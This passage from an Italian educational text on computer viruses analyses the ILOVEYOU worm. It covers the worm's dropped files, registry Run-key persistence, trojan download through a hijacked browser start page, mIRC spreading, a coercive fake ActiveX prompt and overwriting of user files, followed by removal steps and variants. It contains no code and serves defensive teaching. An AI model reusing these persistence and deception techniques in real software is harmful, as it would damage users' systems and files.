Nella cartella Windows: *WIN32DLL.vbs*
Nella cartella Windows/System: *MSKERNEL32.vbs e LOVE-LETTER-FOR-YOU.TXT.vbs*

I primi due file sono aggiunti nel registro di configurazione di Windows sotto la chiave Auto-Run:

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32 = MSKERNEL32.VBS
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL = Win32DLL.VBS

mentre il terzo viene utilizzato dal virus come attachment alle e-mail. Come risultato, esso si attiva ad ogni riavvio del sistema, creando anche un file HTM nella cartella Windows/System e lo usa per diffondersi nei canali di mIRC. Questa copia è:

LOVE-LETTER-FOR-YOU.TXT.HTM

8.3.3 I Love You: Downloading del cavallo di troia

Per installare il cavallo di troia sul sistema, esso modifica l'indirizzo (URL) della pagina iniziale di Internet Explorer (IE). Il nuovo URL punta ad un sito Web dove successivamente il virus scaricherà il file EXE, chiamato WIN-BUGSFIX.EXE. Dopodichè il virus inserisce nel registro di configurazione di Windows la seguente chiave:

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX = WIN-BUGSFIX.exe

Al prossimo riavvio di IE, il virus scarica il file nella directory download del sistema.
Al prossimo riavvio di Windows, il cavallo di troia prende il controllo del sistema per copiarsi nella directory system di Windows con il nome di WINFAT32.EXE.
Quando il virus è installato nel sistema esso rimette come pagina iniziale una pagina bianca (about:blank).

8.3.4 I Love You: Diffusione tramite canale di mIRC

Il virus ricerca nei drive locali i seguenti file:

MIRC32.EXE, MLINK32.EXE, MIRC.INI, SCRIPT.INI e MIRC.HLP

Se almeno uno di questi è presente, il virus aggiunge un nuovo file chiamato SCRIPT.ini che contiene istruzioni mIRC per mandare la copia del virus (LOVE-LETTER-FOR-YOU.TXT.HTM) a tutti gli utenti che condividono il canale infetto. Il file SCRIPT.ini contiene il seguente commento:

mIRC Script
Please dont edit this script... mIRC will corrupt, if mIRC will
corrupt... WINDOWS will affect and will not run correctly. thanks

Khaled Mardam-Bey
http://www.mirc.com

Quando un utente mIRC riceve nella directory download di mIRC il file SCRIPT.ini e lo esegue il virus si attiva prendendo il controllo del sistema. Siccome la sicurezza del browser è settata per non consentire agli script di accedere ai file su disco, il virus usa un messaggio ingannevole per saltare la protezione del browser. Infatti mostra il seguente messaggio:

This HTML file need ActiveX Control
To Enable to read this HTML file
- Please press 'YES' button to Enable ActiveX

Se l'utente clicca su tasto YES, il virus prende il controllo dei file e si installa nel sistema copiando MSKERNEL32.vbs nella cartella Windows/System aggiungendo la chiave:

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32 = MSKERNEL32.VBS

Se invece viene cliccato NO, il virus intercetta gli eventi "movimenti del mouse" e "tasto premuto" facendo ricaricare la stessa pagina. Come risultato l'utente è costretto a cliccare su YES.

8.3.5 I Love You: Azioni dannose

Il virus cerca nelle sottodirectory di tutti i drive alcuni file su cui esegue le seguenti azioni:

- per i file con estensione VBS, VBE, JS, JSE, CSS, WSH, SCT e HTA: il virus crea un nuovo file con nome originale ed estensione VBS cancellando quello precedente, come ad esempio il file TEST.JS è riscritto in TEST.VBS contenente il codice virale
- per i file con estensione JPG e JPEG: il virus esegue le stesse operazioni precedenti ma aggiunge l'estensione VBS al nome completo di ciascun file, come ad esempio PIC1.JPG diventa PIC1.JPG.VBS
- per i file con estensione MP3: il virus nasconde i file originali e crea nuovi file contenente il suo codice ma con estensione VBS aggiunto al nome completo di tutti i file.

8.3.6 Rimozione


Le operazioni necessarie per rimuovere **I love You** sono le seguenti:

1. chiudere il client e-mail (se aperto)
2. cancellare tutte le code Fax e Mail con argomento **I Love You**
3. attivare il task manager di Windows premendo contemporaneamente i tasti CTRL-ALT-CANC, per visualizzare la lista dei programmi in esecuzione. Se in essa esiste un task dal nome WSCRIPT, dopo averlo selezionato, si termina l'applicazione mediante il tasto *termina operazione* e riconfermando alla chiusura
4. selezionare, dal menu *Avvio*, la funzione *Trova - File o Cartelle* per cercare su tutti i dischi rigidi del PC i file .vbs (*.VBS), in quanto **I Love You** durante la sua infezione ha aggiunto nuovi script VisualBasic. Una volta terminata la ricerca, nell'elenco vi saranno gli script Win32DLL.VBS, MSKernel32.VBS, LOVE-LETTER-FOR-YOU.TXT.vbs, file la cui data è uguale a quella del momento dell'infezione.
5. cancellare tutti i file selezionati dal punto 4
6. cercare su tutti i dischi rigidi del PC i file LOVE*.HTML. Una volta terminata la ricerca, selezionare tutti i file della lista e cancellarli
7. cancellare tutti i messaggi con l'allegato **I Love You** dalla posta eliminata e dal cestino del sistema operativo
8. riavviare il PC in modalità prompt di MS-DOS.
9. eseguire il comando *scanreg/restore* che evidenzia una lista di copie del registro di configurazione di sistema
10. tra le copie del registro, scegliere quella con data antecedente all'infezione e selezionare *restore*
11. il pc ricarica il registro di configurazione e si riavvia. In seguito, probabilmente, il sistema non dovrebbe essere più infetto
12. avvertire tutti i contatti presenti nella rubrica con un documento contenente i passi da seguire per eliminare l'eventuale infezione.

8.3.7 Varianti

I Love you è uno script VisualBasic (VBS), del quale esistono molti alias, che si differenziano tra loro per il corpo ed il soggetto del messaggio. Le versioni più conosciute sono le seguenti:
I-Worm. Loveletter, IRC/Loveletter, Love Bug, LOVE-LETTER-FOR-YOU.TXT.vbs, Loveletter, Troj/LoveLet-A, VBS. Loveletter.a, VBS.Loveletter.o, VBS/LoveLet-A, VBS/LoveLet-B, VBS/LoveLet-C, VBS/LoveLet-E, VBS_LoveLetter, veryfunny.vbs ed ultimo (Luglio 2000) è il **Cybernet** (ComputerAssociates).

THE END



Fonti:

http://www.ippari.unict.it/~scollo/slidy/s1-2009/gss1_109/it/gss1_109.html#(1)

http://www.ippari.unict.it/~scollo/slidy/s1-2009/gss1_110/it/gss1_110.html#(1)

http://www.dia.unisa.it/~ads/corso-security/www/CORSO-9900/virus/

http://it.wikipedia.org/wiki/Virus_(informatica)

http://www.hwupgrade.it/articoli/sicurezza/1424/virus-e-antivirus-l-eterna-lotta-fra-il-bene-e-il-male_3.html